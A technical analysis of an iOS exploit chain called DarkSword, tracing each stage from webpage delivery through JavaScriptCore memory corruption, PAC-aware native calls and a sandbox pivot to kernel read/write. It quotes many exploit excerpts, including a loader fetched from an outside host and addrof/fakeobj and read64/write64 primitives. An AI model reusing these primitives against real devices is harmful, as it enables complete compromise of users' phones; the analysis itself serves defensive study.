Dark Sword Analysis

Kaya Ercihan

26.03.2026

1 Analysis

1.1 Overview of the chain

The recovered sample implements a staged iOS exploitation chain that progresses from browser-side delivery to JavaScriptCore memory corruption, then to a PAC-aware native call primitive, then to a sandbox escape / process pivot, and finally to a kernel privilege-escalation stage. In the recovered set, the relevant files are:

- `index.html`, `frame.html`: delivery and staging.
- `rce_loader.js`: version routing and worker orchestration.
- `rce_module.js`, `rce_worker.js`, `rce_worker_18.6.js`: JavaScriptCore exploitation and native-call setup.
- `sbx0_main_18.4.js`: sandbox / IPC / GPU-process pivot.
- `pe_main.js`: kernel privilege escalation.

Conceptually, the chain is best viewed as a sequence of primitive upgrades:

1. controlled page staging,
2. stage-1 JSC type confusion and `addrof/fakeobj`,
3. stage-2 arbitrary in-process read/write,
4. PAC-aware native function invocation,
5. sandbox/process pivot through WebKit IPC state,
6. kernel memory corruption leading to early kernel read/write,
7. kernel base discovery and post-PE capability.

This overall structure is consistent with GTIG's description of DarkSword as a full iOS exploit chain used against iOS 18.4–18.7, composed of multiple vulnerabilities and multiple modular stages [1].

As shown in Figure 1, the chain is organized as a staged capability escalation pipeline rather than a single monolithic exploit.



Figure 1: Attack flow of the recovered DarkSword exploit chain, from web delivery and JSC exploitation to PAC-aware native execution, sandbox escape, and kernel privilege escalation.

For reconstruction of the JavaScriptCore RCE stage and its primitive-building logic, this analysis additionally draws on the publicly available `DarkSword-RCE` repository by `htimesnine` [2], which was used as an auxiliary source for understanding the recovered exploit logic.

1.2 Delivery and staging

The visible landing page is minimal and exists primarily to stage the next resource while avoiding repeated execution. The initial page sets a session key and creates a hidden `iframe`:

```
sessionStorage.setItem('uid', '1');
const frame = document.createElement('iframe');
frame.src = 'frame.html?' + Math.random();
document.body.appendChild(frame);
```

Listing 1: Landing page staging logic

The `frame.html` resource then dynamically injects the real exploit loader:

```
document.write('<script defer="defer" src="https://static.cdncounter.net/assets/rce_loader.
    js?'+Date.now()+'"><\/script>');
```

Listing 2: Frame bootstrap logic

This split has three practical effects. First, the visible page stays small and easy to rotate. Second, the real logic is moved into a dynamically loaded script, which complicates static capture. Third, the `uid` session key acts as a low-cost reinfection guard. GTIG observed the same general landing-page structure in DarkSword campaigns: the landing page creates an `iframe` to `frame.html`, and `frame.html` loads `rce_loader.js` [1].

1.3 Loader stage: version routing and orchestration

The loader stage is implemented in `rce_loader.js`. Its purpose is not exploitation by itself, but orchestration. It determines the device version, fetches the version-specific worker, creates helper workers, and relays events that drive the later PAC / `dlopen` / `fcall` phases.

```
if(ios_version == '18,6' || ios_version == '18,6,1' || ios_version == '18,6,2')
    workerCode = getJS(`rce_worker_18.6.js?${Date.now()}`);
else
    workerCode = getJS(`rce_worker_18.4.js?${Date.now()}`);
```

Listing 3: Version-dependent worker selection

The same file also initializes helper workers used in later call-bridging stages:

```
case 'prepare_dlopen_workers':
    await prepare_dlopen_workers();
    worker.postMessage({ type: 'dlopen_workers_prepared' });
    break;
case 'trigger_dlopen1':
    dlopen_workers[0].postMessage({ type: 'dlopen' });
    worker.postMessage({ type: 'check_dlopen1' });
    break;
case 'sign_pointers':
    iframe.contentDocument.write('1');
    worker.postMessage({ type: 'setup_fcall' });
    break;
case 'slow_fcall':
    iframe.contentDocument.write('1');
    worker.postMessage({ type: 'slow_fcall_done' });
    break;
```

Listing 4: Helper-worker orchestration

From a reverse-engineering perspective, this file reveals that the exploit is designed as a distributed state machine rather than a single monolithic script. The loader does four important things:

1. chooses the correct worker according to the detected iOS version
2. instantiates helper workers used as external triggers for later runtime effects
3. bridges messages between the browser page and the worker exploit state
4. loads the actual RCE module and starts the stage-1 worker pipeline

This behavior also aligns with GTIG's description that DarkSword used different RCE workers for different iOS versions, and that the observed loader logic evolved over time [1].

1.4 Stage-1 JSC primitive: Analysis of `pwn()`

The real core of the JavaScriptCore stage is not yet an arbitrary out-of-bounds write in the classical sense, but a more precise and more useful primitive: a *type confusion over aliased array storage*. The function `pwn(util, p)` engineers a situation where one view interprets a memory cell as an `Object` pointer array, while another view interprets the same cell as a `double` array. Once this overlap exists, the exploit gets:

- `addrof(obj)`: write an object through the boxed view, read back its raw pointer bits through the double view.
- `fakeobj(addr)`: write a raw pointer bit-pattern through the double view, read it back as a JavaScript object through the boxed view.

The bug-trigger function `opt()` The stage-1 trigger is built around the following function:

```
function opt(flat) {
    let oj = {a: 0,b: 0, 0: 13.37};
    let _a = {a: 0};
    let a = flat ? _a : 14.47;
    for (let i=0; i < flat.length; i++) {
        flat[i][2] = a;
    }
    _a.a = oj;
    oj = 0;
    return _a;
}
```

Listing 5: Core trigger used by `pwn()`

Its role is subtle:

1. `oj` is a boxed JS object.
2. `_a` is a wrapper object returned to the caller.
3. If `flat` is non-null, then `a = _a`, so the loop stores a *boxed object pointer* into element slot `[2]` of every array inside `flat`.
4. After that, `_a.a = oj` links the returned wrapper to another boxed object.

So `opt()` sprays references to `_a` into many nested arrays, then returns `_a`. Later, the exploit arranges for these references to survive in stale memory after the original tree has been logically destroyed.

Heap shaping before the use-after-free The first part of `pwn()` builds a large nested tree, flattens it, and prepares replacement arrays:

```
let tree = build_tree(12,3);
flatten_tree(tree);
for (let i = 0; i < 16; i++) {
    rpl[i] = new Array(14.47,14.47,14.47,i);
}
gr(5);

// now the GC is running and stack has been scanned already
let flattree = tree[0][0][0][0][0][0][0][0][0][0][0][0][0];

for (let i = 0; i < iit; i++) {
    uaf[i] = opt(flattree);
}
flattree.length = 0;
wipe_tree(tree);
gr(5);
gr(5);
```

Listing 6: Heap shaping and flattening stage

This sequence matters for the following reason:

- `build_tree()` creates many nested arrays.

- `flatten_tree()` collects deep nodes into a single `flattree` array and stores it at a location that the comment explicitly says is "far away from where GC can see it".
- `uaf[i] = opt(flattree)` causes references to wrapper objects to be written into the arrays reachable through `flattree`.
- Then `flattree.length = 0` and `wipe_tree(tree)` remove the legitimate references.
- The repeated `gr(...)` allocations are used as garbage-collection pressure and heap grooming.

The intended effect is that some array backing stores become reclaimable while stale references to their contents remain accessible through the previously returned wrappers in `uaf[]`.

Replacement allocation and stale access After the old storage is made reclaimable, the exploit refills the same heap area with fresh arrays:

```
for (let i = 0; i < iit*2; i++) {
    rpl2[i] = new Array(14.47,14.47,14.47,i);
}
for (let i = 0; i < iit; i++) {
    uaf[i] = uaf[i].a;
}
gr(5);
for (let i = 0; i < iit; i++) {
    rpl[i] = {a:4242,b:i};
}
```

Listing 7: Replacement allocations over reclaimed storage

The key line is:

```
uaf[i] = uaf[i].a;
```

Recall that each `uaf[i]` originally held the wrapper `_a` returned by `opt()`. Its `a` field was set to `oj`. By replacing `uaf[i]` with `uaf[i].a`, the exploit dereferences into an object that may now sit on top of reclaimed and reallocated memory. At this point, the code is probing for a stale object whose internal array storage has been recycled into one of the newly created arrays in `rpl2`.

How the overlap is detected The overlap is detected with sentinels:

```
for (let i = 0; i < iit; i++) {
    if (!found && uaf[i][0] == 14.47) {
        uaf[i][0] = 15.57;
        for (let j=0; j<rpl2.length; j++) {
            if (rpl2[j] && rpl2[j][0] == 15.57) {
                rpl2[j][0] = new Array(0);
                pair.contig = rpl2[j];
                pair.double = uaf[i];
                ...
            }
        }
    }
    uaf[i][0] = 0;
}
```

Listing 8: Finding aliased storage by sentinel corruption

This is the decisive moment:

1. If `uaf[i][0] == 14.47`, then the stale object `uaf[i]` is behaving like a double array whose element storage currently contains the sentinel-filled replacement array contents.
2. Writing `15.57` through `uaf[i][0]` mutates that shared storage.
3. The loop over `rpl2[j]` checks whether any live replacement array sees the same mutation.

If some `rpl2[j][0]` becomes `15.57`, then both views point to the *same element backing store*. The exploit then fixes the roles:

- `pair.double = uaf[i]`: stale array interpreted as a `double` array.
- `pair.contig = rpl2[j]`: live replacement array interpreted as a `contiguous` boxed array.

This is the actual exploitation primitive. It is not yet a raw out-of-bounds write. It is a same-storage dual-typing primitive.

Why `rpl2[j][0] = new Array(0)` is important Right after the overlap is found, the code does:

```
rpl2[j][0] = new Array(0);
pair.contig = rpl2[j];
pair.double = uaf[i];
```

This turns element 0 of the boxed view into a real JS object pointer. Because the same memory cell is visible through the double view, the exploit can now reinterpret:

- an object pointer as a `double` bit-pattern, or
- a crafted `double` bit-pattern as an object pointer.

That directly yields `addrof` and `fakeobj`.

The actual `addrof/fakeobj` construction The primitive is then defined as:

```
p_rce.addrof = function(o) {
    pair.contig[0] = o;
    let rv = pair.double[0];
    pair.double[0] = 13.37;
    return rv;
};
p_rce.fakeobj = function(o) {
    pair.double[0] = o;
    let rv = pair.contig[0];
    pair.double[0] = 13.37;
    return rv;
};
p_rce.addrof52 = (o) => util._f2i(p_rce.addrof(o));
p_rce.fakeobj52 = (a) => p_rce.fakeobj(util._i2f(a));
```

Listing 9: Stage-1 `addrof` and `fakeobj`

This is the exact double/integer conversion point the exploit depends on:

- `pair.contig[0] = o` stores a boxed JSValue / object pointer.
- `pair.double[0]` reads the same 64-bit slot as an IEEE-754 `double`.
- `util._f2i(...)` converts the raw floating-point bit-pattern into an integer representation.

This is precisely the "convert double to integer to recover the pointer" step. Conversely:

- `util._i2f(a)` converts a chosen integer bit-pattern into a `double`.
- `pair.double[0] = ...` writes those bits into the shared slot.
- `pair.contig[0]` reads the same slot back as a boxed JS object.

That is the `fakeobj` primitive.

What primitive is gained at the end of `pwn()` At the end of `pwn()`, the exploit has not yet built arbitrary address read/write. What it has is more fundamental:

1. a reliable `addrof` primitive,
2. a reliable `fakeobj` primitive,
3. a stable boxed/unboxed overlap between `pair.contig` and `pair.double`.

The next stage uses these primitives to forge object layouts and repoint internal object fields in order to obtain arbitrary read/write.

1.5 Stage-2 JSC primitive: upgrading `addrof`/`fakeobj` into arbitrary read/write

The next exploit layer appears in both `rce_module.js` and `rce_worker.js`. Once `addrof` and `fakeobj` are available, the exploit constructs a forged object pair in which one object is used to rewrite metadata of another. The central gadget objects are `change_scribble_holder`, `change_scribble`, and `scribble_element`.

```
let change_scribble_holder = { p1: fakeobj(0x0108240700006000n), p2: scribble_element };
let change_scribble = fakeobj(addrof(change_scribble_holder) + 0x10n);
for (let i = 0; i < 2; i++) {
    let a = i == 0 ? change_scribble : junk0;
    results[i] = a[0];
}
change_scribble_holder.p1 = results[0]; // now we have a valid structureID
```

Listing 10: Forged-object setup used for read/write construction

The important observation is that `change_scribble` is not meant to be a semantically valid JavaScript object from the beginning. Rather, it is a forged reference whose storage is gradually normalized by copying a valid structure identifier from a real object. This is why the code first creates an invalid-looking fake object and then repairs it via:

```
change_scribble_holder.p1 = results[0];
```

The exploit then pivots the forged object into controlling where a write lands:

```
let double_array_cell = BigInt.fromDouble(change_scribble[0]);
change_scribble_holder.p1 = fakeobj(double_array_cell);
const original_cell = change_scribble[0];

function write64(addr, value) {
    change_scribble[0] = original_cell;
    change_scribble[1] = (addr + 0x10n).asDouble();

    if (value === 0n) {
        scribble_element.p3 = 1;
        delete scribble_element.p3;
    } else if (value < 0x2000000000000n) {
        scribble_element.p3 = fakeobj(value);
    } else if (...) {
        scribble_element.p3 = value.sub(0x2000000000000n).asDouble();
    } else {
        ...
    }
}
```

Listing 11: Write primitive construction

The logic here is that the exploit uses the forged object to repoint an internal slot so that assignment to `scribble_element.p3` becomes a write to an attacker-chosen address. The code has special handling for different value ranges because JavaScriptCore boxing rules differ depending on whether a value is represented as a pointer, an immediate, or a double-compatible bit pattern.

The `read64` primitive is then built by a related repointing trick using a typed array and a string:

```
let read64_biguint64arr = new BigUint64Array(4);
change_scribble[1] = addrof(read64_biguint64arr).add(8n).asDouble();
let read64_float64arr_bytes = BigInt.fromDouble(scribble_element[1]);
read64_biguint64arr[0] = 0x10000000006n;
read64_biguint64arr[1] = read64_float64arr_bytes.add(0x10n);
let read64_str = '\u4444'.repeat(0x10);
[][read64_str];
change_scribble[1] = addrof(read64_str).add(8n).asDouble();
scribble_element[0] = read64_float64arr_bytes.asDouble();

function read64(addr) {
    read64_biguint64arr[1] = addr;
    return (BigInt(read64_str.charCodeAt(0))
        | BigInt(read64_str.charCodeAt(1)) << 16n
        | BigInt(read64_str.charCodeAt(2)) << 32n
        | BigInt(read64_str.charCodeAt(3)) << 48n);
}
```

Listing 12: Read primitive construction

This stage achieves the first general-purpose in-process arbitrary read/write primitive. Operationally, that is the real transition from a bug into a reusable exploitation environment.

1.6 Post-primitive stabilization inside the worker

Once arbitrary read/write exists, the worker immediately stabilizes the process and begins base / offset discovery. One of the first actions is disabling garbage collection safety for the worklet / worker heap:

```
const vm = read64(read64(addrof(globalThis).add(0x10n)).add(0x38n));
const heap = vm.add(0xc0n);
const isSafeToCollect = heap.add(0x241n);
write64(isSafeToCollect, 0n);
```

Listing 13: Heap stabilization after primitive acquisition

This is a practical reliability step. Once the exploit has forged object layouts and is depending on repointed internal fields, normal garbage collection can invalidate its assumptions. The exploit therefore freezes one of the main sources of nondeterminism before proceeding.

The same stage also identifies code pointers and derives the JavaScriptCore base by walking memory from a known executable pointer. This turns the primitive into a version-aware runtime with resolved offsets rather than a blind memory corruption environment.

1.7 PAC-aware native call pivot

The next major transition is from "JavaScript can read and write process memory" to "JavaScript can invoke native functions with attacker-controlled arguments despite PAC". This logic is concentrated in `rce_worker.js` and `rce_worker_18.6.js`.

The first layer is the definition of a slow call bridge:

```
function slow_fcall_1(pc, x0 = 0n, x1 = 0n, x2 = 0n) {
    invoker_arg[0 / 8] = paciza_security_invoker_1;
    gSecurityd[0x78 / 8] = pc;
    invoker_x0[0x28 / 8] = x0;
    invoker_x0[0x30 / 8] = x1;
    invoker_x0[0x38 / 8] = x2;
    return new Promise(r => {
        slow_fcall_resolve = r;
        self.postMessage({ type: 'slow_fcall' });
    });
}
```

Listing 14: Slow PAC-aware function call mechanism

The second layer is dynamic symbol resolution through `dlopen` and `dlsym` once suitably signed call targets are available:

```
function dlopen(filename, flags) {
    filename = filename + '\0';
    resolve_rope(filename);
    const name_ptr = p.read64(p.read64(p.addrof(filename) + 8n) + 8n);
    return fcall(unsigned_dlopen, name_ptr, flags);
}
function dlsym(handle, symbol) {
    symbol = symbol + '\0';
    resolve_rope(symbol);
    const symbol_ptr = p.read64(p.read64(p.addrof(symbol) + 8n) + 8n);
    return fcall(unsigned_dlsym, handle, symbol_ptr);
}
```

Listing 15: Dynamic symbol resolution after PAC-aware call setup

From a technical viewpoint, three things are happening here:

1. the exploit already has enough read/write to find useful runtime structures and function pointers

2. it uses PAC-aware gadgets and call stubs to make indirect calls valid on arm64
3. it upgrades the JavaScript exploit environment into a loader for native APIs and frameworks

This is the decisive bridge between in-process memory corruption and the later stages that require access to system frameworks, Mach interfaces, and Objective-C runtime state. GTIG explicitly attributes DarkSword's RCE stage to a combination of JavaScriptCore memory corruption and a `dyld` PAC bypass [1].

1.8 dyld interposition and runtime-state abuse

The call primitive is not obtained merely by finding `dlopen`. The exploit also manipulates dyld runtime state and interposition metadata. The sandbox stage contains a representative interposition helper:

```
function interpose(ptr, val) {
    gpu_slow_write64(interposingTuples_ptr + interpose_index * 0x10n, val);
    gpu_slow_write64(interposingTuples_ptr + interpose_index * 0x10n + 8n, ptr);
    interpose_index += 1n;
}
```

Listing 16: Interposition tuple construction

And then populates tuples with attacker-chosen redirections:

```
interpose(offsets.MediaAccessibility__MACaptionAppearanceGetDisplayType,
          offsets.ImageIO__IIOLoadCMPhotoSymbols);
interpose(offsets.CMPhoto__CMPhotoCompressionSessionAddExif,
          offsets.dyld__signPointer);
```

Listing 17: Selected interposition assignments

The important idea is that the exploit does not treat the runtime as immutable. Instead, once memory access exists, the attacker rewires dyld / interposition state so that selected program actions trigger privileged helper functions. This is a modern iOS exploitation pattern: rather than directly hijacking arbitrary control flow, the exploit tries to stay within existing signed or PAC-compatible call surfaces.

1.9 Sandbox escape / process pivot through WebKit GPU and rendering IPC

The file `sbx0_main_18.4.js` is structurally different from the earlier JSC stages. It is centered on WebKit connection objects, GPU process connections, rendering backends, semaphores, and message encoders. This is the clearest indicator that the exploit is no longer just corrupting JavaScriptCore state, but is abusing WebKit's inter-process communication surface.

Representative helper functions include:

```
function GPUConnectionToWebProcess_CreateRenderingBackend(backendConnection) {
    gpuConnection.sendMessage(
        new Encoder(MessageName.GPUConnectionToWebProcess_CreateRenderingBackend, 0n)
            .encode('uint64_t', backendConnection.identifier)
            .encode('uint64_t', backendConnection.buffer.size),
        [backendConnection.receivePort, backendConnection.buffer.port]
    );
    ...
```

```
}
function GPUConnectionToWebProcess_CreateGraphicsContextGL() {
    gpuConnection.sendMessage(
        new Encoder(MessageName.GPUConnectionToWebProcess_CreateGraphicsContextGL, 0n)
            .encode('uint64_t', glConnection.identifier)
            ...
    );
    ...
}
```

Listing 18: GPU / rendering IPC helpers

The same file also contains the primitives that turn this IPC layer into a memory-manipulation channel:

```
const lr = gpu_slow_read64(backend3_stack_bottom - 0x17a8n) & 0xffff_ffffn;
...
gpu_slow_write64(backend3_loader, p_InterposeTupleAll_size - 0x10n);
gpu_slow_write64(backend3_loader + 8n, metadata_ptr + 0x10n);
```

Listing 19: Representative GPU-side slow read/write usage

This stage is best described as a *process-boundary pivot*. The attacker already has strong control over a compromised execution context. However, that context is still sandboxed and does not yet have the system-level API access needed for the kernel PE stage. The GPU / rendering abuse provides exactly that transition. It gives the exploit a way to influence a more privileged or differently sandboxed process through legitimate IPC structures, then reshape its runtime state from there.

1.10 Transition into the kernel stage

Once the PAC-aware native call environment and sandbox/process pivot are in place, the exploit loads `pe_main.js`. The worker code makes this handoff explicit:

```
const sbx0_script = getJS('/sbx0_main_18.4.js');
eval(sbx0_script);
...
self.postMessage({ type: 'redirect' });
```

Listing 20: Transition from RCE stage to PE stage

The kernel stage itself begins by resolving a large number of native symbols and constants, including Mach VM functions, file and socket functions, and IOSurface APIs:

```
let GETSOCKOPT = func_resolve("getsockopt");
let SETSOCKOPT = func_resolve("setsockopt");
let SOCKET = func_resolve("socket");
let MACH_VM_MAP = func_resolve("mach_vm_map");
let MACH_MAKE_MEMORY_ENTRY_64 = func_resolve("mach_make_memory_entry_64");
let IOSURFACECREATE = func_resolve("IOSurfaceCreate");
let IOSURFACEPREFETCHPAGES = func_resolve("IOSurfacePrefetchPages");
```

Listing 21: Representative native symbol setup in the PE stage

That symbol set already reveals the intended design: the kernel exploit will combine file I/O, socket state, Mach VM remapping, and IOSurface-backed memory shaping.

1.11 Kernel PE: memory shaping and race construction

The kernel stage first establishes an environment for a remap race and physically shaped memory. The strategy is to create mappings whose backing can be replaced while file I/O is in flight, and to use IOSurface to pin or stabilize memory placement.

The general structure is:

1. create target file-backed mappings
2. create IOSurface-backed physically convenient mappings
3. repeatedly remap a target range with `mach_vm_map`
4. issue `preadv`/`pwritev` against file-backed memory during the remap window

The stage then allocates large search mappings and pre-fills them with marker values. This makes later scanning possible, because the exploit can distinguish expected contents from pages that have been hit by the race.

1.12 Kernel PE: socket spray and PCB discovery

The next phase sprays a large number of IPv6 ICMP sockets and tracks identifying values for each candidate PCB. The reason is simple: once an out-of-bounds physical read becomes available, the attacker needs a recognizable kernel object type to target. ICMPv6 sockets are chosen because their filter state later becomes the actual read/write pivot.

The exploit loops over search mappings and repeatedly attempts out-of-bounds reads, scanning for a PCB page whose fields match one of its own sprayed sockets. Once it identifies a matching PCB, it extracts the next-pointer in the inpcb list and the current `icmp6filter` pointer.

1.13 Kernel PE: pointer corruption of the ICMPv6 filter field

The central corruption is:

```
uwrite64(write_buffer + pcb_start_offset + icmp6filt_offset,
         inp_list_next_pointer + icmp6filt_offset);
uwrite64(write_buffer + pcb_start_offset + icmp6filt_offset + 0x8n, 0n);
```

Listing 22: Kernel-side pointer corruption in the PCB

This operation repoints the `icmp6filter` field away from its original buffer and towards a kernel-address-controlled location derived from the PCB list linkage. The exploit then repeatedly retries the physical out-of-bounds write until a verification read confirms that the field was changed.

This is the decisive object corruption in the PE stage. After this step, standard socket option APIs stop operating on the original filter buffer and begin operating on attacker-selected kernel memory.

1.14 Kernel PE: converting `getsockopt`/`setsockopt` into early kernel read-/write

Once the filter pointer has been corrupted, the exploit uses the normal ICMPv6 filter socket option as a small but highly valuable kernel memory primitive:

```
let res = getsockopt(sock, IPPROTO_ICMPV6, ICMP6_FILTER,
                     getsockopt_read_data, get_bigint_addr(getsockopt_read_length));
...
let res = setsockopt(control_socket, IPPROTO_ICMPV6, ICMP6_FILTER,
                     control_data, EARLY_KRW_LENGTH);
```

Listing 23: Socket options as early kernel R/W

The logic is straightforward:

- `getsockopt(..., ICMP6_FILTER, ...)` becomes a constrained kernel read
- `setsockopt(..., ICMP6_FILTER, ...)` becomes a constrained kernel write

This is not yet a full generic kernel memory framework, but it is enough to bootstrap one. The exploit immediately uses the primitive to locate socket structures, adjust socket reference counts to preserve the corrupted objects, and keep the primitive alive.

1.15 Kernel PE: persistence of the primitive and kernel base discovery

After obtaining early kernel read/write, the exploit increases socket reference counts and makes the corrupted sockets effectively long-lived. This is a classic post-corruption stabilization step: without it, the kernel might free the exploited objects and destroy the primitive.

The stage then derives the kernel base by reading a code pointer from a known kernel object, masking or de-PACing it, aligning down to a page, and scanning backwards for the Mach-O header. This defeats KASLR and yields the slide needed for subsequent kernel structure access.

1.16 Interpretation of the full chain

From a reverse-engineering standpoint, the chain is internally coherent and technically mature. Each stage exists because the previous stage alone is insufficient:

- The landing stage provides controlled delivery.
- The loader handles versioning and state orchestration.
- The `pwn()` stage yields `addrof/fakeobj`.
- The scribble stage upgrades these into arbitrary process read/write.
- The worker stage disables destabilizing runtime behavior and constructs PAC-aware native calls.
- The sandbox stage pivots into a context where Mach, Objective-C, and richer system interfaces can be abused.
- The kernel stage uses a remap race and kernel object corruption to obtain early kernel read/write.

Thus, the defining property of the chain is not any individual primitive, but the disciplined conversion of one primitive into the next. The JavaScriptCore bug alone does not yield device compromise. The kernel race alone is not reachable from a webpage. The exploit succeeds because the stages are tightly coupled: every stage manufactures exactly the capability needed for the next one.

References

[1] Google Threat Intelligence Group, "The proliferation of darksword: ios exploit chain adopted by multiple threat actors," https://cloud.google.com/blog/topics/threat-intelligence/darksword-ios-exploit-chain?hl=en, Mar. 2026, google Cloud Blog, accessed 2026-03-25.

[2] htimesnine, "Darksword-rce," https://github.com/htimesnine/DarkSword-RCE, 2026, gitHub repository, accessed 2026-03-25.